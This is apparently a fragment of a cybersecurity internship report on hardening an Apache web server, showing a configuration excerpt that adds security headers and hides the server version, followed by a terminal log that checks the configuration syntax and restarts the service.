
# Include the virtual host configurations:
IncludeOptional sites-enabled/*.conf
#
# SECURITY HEADERS CONFIGURATION BY PROJECT
#
<IfModule mod_headers.c>
# 1. Clickjacking Attack se bachane ke liye
Header set X-Frame-Options "DENY"

# 2. Malicious File Execution se bachane ke liye
Header set X-Content-Type-Options "nosniff"

# 3. Cross-Site Scripting (XSS) se bachane ke liye
Header set Content-Security-Policy "default-src 'self';"
</IfModule>

# Google ke 'gws' ki tarah apna Apache version hide karne ke liye
ServerTokens ProductOnly
ServerSignature Off
```

Figure : Injecting HTTP security headers and disabling server banners at the bottom of the configuration file.



```
(kali@kali)~$ sudo su
[sudo] password for kali:
(root@kali)~$ sudo apache2ctl configtest
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to suppress this message
Syntax OK

(root@kali)~$ nano /etc/apache2/apache2.conf
OK
OK: command not found

(root@kali)~$ nano /etc/apache2/apache2.conf
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to suppress this message
Syntax OK

(root@kali)~$ systemctl restart apache2
```

Figure : Verifying configuration syntax correctness before restarting the Apache service.

APEXPLANET CYBERSECURITY INTERNSHIP TASK-3
FULL REPORT